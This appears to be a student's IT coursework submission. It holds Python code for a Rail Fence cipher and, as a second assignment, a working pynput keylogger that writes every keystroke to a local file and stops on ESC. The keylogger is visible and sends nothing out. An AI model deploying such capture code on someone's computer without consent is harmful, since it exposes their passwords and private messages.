**UNIVERSITY OF SINDH**

**NAME: MARIUM SALEEM**

**ROLL NO: 2K22/IT/62**

**CLASS:BSIT PART-IV**

**TOPIC:ASSINGMENT**

**SUBMITTED TO: MAM MUMTAZ**

**ASSINGMENT 01**

**REIL FENCE CIPHER**

def encrypt\_rail\_fence(text, key):

    rail = [['\n' for i in range(len(text))] for j in range(key)]

    dir\_down = False

    row, col = 0, 0

    for c in text:

        if row == 0 or row == key - 1:

            dir\_down = not dir\_down

        rail[row][col] = c

        col += 1

        row += 1 if dir\_down else -1

    result = []

    for i in range(key):

        for j in range(len(text)):

            if rail[i][j] != '\n':

                result.append(rail[i][j])

    return "".join(result)

def decrypt\_rail\_fence(cipher, key):

    rail = [['\n' for i in range(len(cipher))] for j in range(key)]

    dir\_down = None

    row, col = 0, 0

    for i in range(len(cipher)):

        if row == 0:

            dir\_down = True

        if row == key - 1:

            dir\_down = False

        rail[row][col] = '\*'

        col += 1

        row += 1 if dir\_down else -1

    index = 0

    for i in range(key):

        for j in range(len(cipher)):

            if rail[i][j] == '\*' and index < len(cipher):

                rail[i][j] = cipher[index]

                index += 1

    result = []

    row, col = 0, 0

    for i in range(len(cipher)):

        if row == 0:

            dir\_down = True

        if row == key - 1:

            dir\_down = False

        if rail[row][col] != '\*':

            result.append(rail[row][col])

            col += 1

        row += 1 if dir\_down else -1

    return "".join(result)

# Main program

if \_\_name\_\_ == "\_\_main\_\_":

    print("=== Rail Fence Cipher ===")

    choice = input("Choose operation (encrypt/decrypt): ").strip().lower()

    text = input("Enter the message: ").replace(" ", "")

    key = int(input("Enter the key (number of rails): "))

    if choice == "encrypt":

        cipher = encrypt\_rail\_fence(text, key)

        print("Encrypted text:", cipher)


    elif choice == "decrypt":

        plain = decrypt\_rail\_fence(text, key)

        print("Decrypted text:", plain)

    else:

        print("Invalid choice. Please enter 'encrypt' or 'decrypt'.")

****

ASSINGMENT 02

from pynput import keyboard # type: ignore

# File to store logged keys

log\_file = "keylog\_output.txt"

# Open the file in write mode

with open(log\_file, "w") as file:

    def on\_press(key):

        try:

            # Log the key pressed to file

            file.write(f"Key pressed: {key.char}\n")

            print(f"Key pressed: {key.char}")

        except AttributeError:

            file.write(f"Special key pressed: {key}\n")

            print(f"Special key pressed: {key}")

    def on\_release(key):

        if key == keyboard.Key.esc:

            print("Exiting logger...")

            return False  # Stop listener


    print("=== Educational Keyboard Logger ===")

    print("Logging keys... Press ESC to stop.\n")

    # Start listening for key presses


    with keyboard.Listener(on\_press=on\_press, on\_release=on\_release) as listener:

        listener.join()




ASSINGMENT 03

PART 01



PART 02



PART 03

